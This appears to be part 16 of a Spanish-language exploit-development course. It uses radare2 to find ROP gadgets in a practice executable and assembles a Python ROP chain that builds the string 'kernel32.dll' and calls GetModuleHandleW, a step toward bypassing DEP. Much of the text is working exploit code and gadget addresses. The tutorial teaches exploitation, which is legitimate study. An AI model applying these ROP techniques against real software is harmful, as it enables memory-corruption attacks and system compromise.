EXPLOITING Y REVERSING


USANDO HERRAMIENTAS

GRATUITAS (PARTE 16)

En la parte anterior llegue hasta armar un script que me dejaba justo en el RETURN ADDRESS para saltar a un ROP que no he construido aún, lo cual haré en esta parte.

Vemos a comenzar a usar el buscador de gadgets que trae incluido radare . Es mi primera vez usandolo, pero siempre está bueno ahora que ya sabemos por las partes anteriores, usar RP++, tener otras alternativas gratuitas para hacerlo.

En estos días, en los últimos builds de radare repararon el bug de attach, el que no sepa como buscar el último build vea la parte 6 de este curso, pueden instalarlo.



Abro una consola y arranco el ejercicio.

**r2 ConsoleApplication9.exe**

Luego pego la lista de comandos toda completa, para volver al estado en que estaba (esto es temporal hasta que arreglen el bug de los proyectos.)

**r2 ConsoleApplication9.exe**

**idp ConsoleApplication9.pdb**

**aaa**

**afvb -1032 buffer int32\_t @ 0x511040**

**afvb -8 pbuffer int32\_t @ 0x511040**

**afvb -1 temp\_char char @ 0x511040**

**s pdb.\_main**

**afn main**

**s pdb.\_f**

**afn f**

**eco bright**

**pdf**

Necesito usar GetModuleHandle o LoadLibrary para buscar la image base de kernel32 y luego GetProcAddress para hallar la dirección de VirtualAlloc.

Entro en modo visual con **v**.

Puedo buscar funciones importadas con el comando **“ii”** luego de apretar **:** para tipear comandos.


**ii~GetP**

**ii~GetModuleH**




Ahi estan las direcciones en la IAT.


También en modo visual, es más cómodo buscar directamente con la tecla b.



Apreto **i**



Y me aparece la lista de funciones importadas, arriba hay un lugar donde tipear partes del nombre para filtrar.





Las letras que aparecen en mayúscula son las que coinciden con lo que tipee, no es que el nombre de la funcion importada tenga esas mayúsculas.

Para llamar una funcion de la IAT de un solo argumento conviene buscar gadgets del tipo

**MOV r32, [r32 + const]**

RET


Para mover la dirección de la funcion desde la IAT a un registro, probaré buscar eso.

BUSCANDO GADGET CON RADARE

Con el comando **e.rop.len** podemos ver en qué largo tenemos actualmente seteada la búsqueda y también setearlo.

**e.rop.len =2**

Siempre conviene buscar primero la cantidad mínima de instrucciones osea 2, si uno no encuentra ir aumentando.

****

Al colocar entre comillas puedo ser más preciso en la búsqueda, el asterisco es un comodín a partir del mismo esa instrucción **mov eax, dword** puede seguir de cualquier forma.

"/R/ **mov eax, dword**\*;ret"


Debo cuidar los espacios, después de la coma dentro de una instrucción siempre va un espacio, en cambio después del punto y coma que separa instrucciones no va espacio.

Encontramos un gadget es


**0x00520d34 8b4204 mov eax, dword [edx + 4]**

**0x00520d37 c3 ret**

Este gadget necesita que pongamos en EDX primero la dirección de la IAT de GetModuleHandleW que ya habíamos buscado **0x523030**.



Así que debemos buscar un pop edx -ret para colocar la dirección 0x523030 en edx.



Usare  **0x0051fa0e**

**0x0051fa0e 5a pop edx**

**0x0051fa0f c3 ret**

**NOTA:Como comentario para las ilustraciones del script, me olvidé que había cambiado a python 2.7 así que el script por ahora es para python 2.7 al final del tutorial lo acomodare para python 3.**



Tengo que recordar que no puedo usar caracteres 0x40 ni 0x10.


Después debo poner la dirección de la IAT de GetModuleHandleW que ira a EDX.



Sin cerrar la consola donde estoy reverseando, puedo abrir otro cmd en la misma carpeta para probar el debugger de radare y ver como van mis gadgets.


PROBANDO RADARE DEBUGGER


Ejecuto el script primero.




En otro cmd atacheo radare usando el PID con

**r2 -d PID.**






Apreto V! para el modo visual debuggeando.





Pondre un breakpoint en el primer gadget.



Apreto **g** y tipeo la dirección donde pondre el breakpoint.


En modo visual hago click en la dirección y presiono f2.






Luego **:** y **dc** para que corra.


Para alli.




Le doy varias veces **dc** cada vez que para, hasta que queda corriendo y puedo hacer click en el MessageBoxA.




Al hacer click.



Puedo ver con V!




Si presiono f7 y traceo se mueve la dirección de la IAT de **GetModuleHandleW** a EDX.



Bueno ya vimos que funciona, lo cerramos y volvemos al del análisis estático para buscar más gadgets.


Después vendría el gadget que habíamos hallado en 0x00520d34, vemos que le suma 4 a EDX así que en la dirección que pasamos en EDX debemos restar 4 para compensar.







Ya tenemos la dirección de **GetModuleHandleW** en EAX, nos falta el argumento.

Como el argumento de la funcion debe ser en formato ancho (la W al final me indica eso)





Vemos que no es una string en formato ancho como necesitamos.



Aquí tengo que armar la string kernel32.dll en formato ancho para lo cual, tendré que buscar una combinación de gadgets similares a esto.

**pop eax**

**ret**


**pop esi**

**ret**


**mov [eax+const], esi**


**ret**

Veamos que podemos encontrar de este estilo.

****

Esos dos se ven interesantes.






**"/R/ pop eax;ret"**



Y

**"/R/ pop ecx;ret"**



Bueno con eso nos servira, armare la string antes del llamado a la api **GetModuleHandleW**.

rop=**""**

rop+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop+=struct.pack(**"<L"**, 0x0065006b) *# k\x00\r\x00 (ke)*

rop+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop+=struct.pack(**"<L"**, 0x0052a080) *# writable address*

rop+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop+=struct.pack(**"<L"**, 0x006e0072) *# r\x00\n\x00 (rn)*

rop+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop+=struct.pack(**"<L"**, 0x0052a080 + 4) *# writable address +4*

rop+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop+=struct.pack(**"<L"**, 0x006c0065) *# e\x00\l\x00 (el)*

rop+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop+=struct.pack(**"<L"**, 0x0052a080 +8) *# writable address +8*

rop+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop+=struct.pack(**"<L"**, 0x00320033) *# 3\x00\2\x00 (32)*

rop+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop+=struct.pack(**"<L"**, 0x0052a080 +12) *# writable address +12*

rop+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop+=struct.pack(**"<L"**, 0x0064002e) *# .\x00\d\x00 (.d)*

rop+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop+=struct.pack(**"<L"**, 0x0052a080 +16) *# writable address +16*

rop+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop+=struct.pack(**"<L"**, 0x006c006c) *# l\x00\l\x00 (ll)*

rop+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop+=struct.pack(**"<L"**, 0x0052a080 +20) *# writable address +20*

rop+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

*# LLamar a GetModuleHandleW*

rop+=struct.pack(**"<L"**, 0x0051fa0e) *# pop edx-ret*

rop+=struct.pack(**"<L"**, 0x00523030-4) *# GetModuleHandleW*

rop+=struct.pack(**"<L"**, 0x00520d34) *# mov eax, [edx+4]-ret*

rop+=struct.pack(**"<L"**, 0x0051252b) *# call eax to GetModuleHandleW*


rop+=struct.pack(**"<L"**, 0x0052a084) *# string wide*


Vemos como va cargando en ECX los caracteres de la string **kernel32.dll** con los ceros intermedios, luego en EAX pone la dirección donde guardará y luego llama a la instrucción que guarda los caracteres en el destino.


Finalmente llamo a la funcion **GetModuleHandleW**.

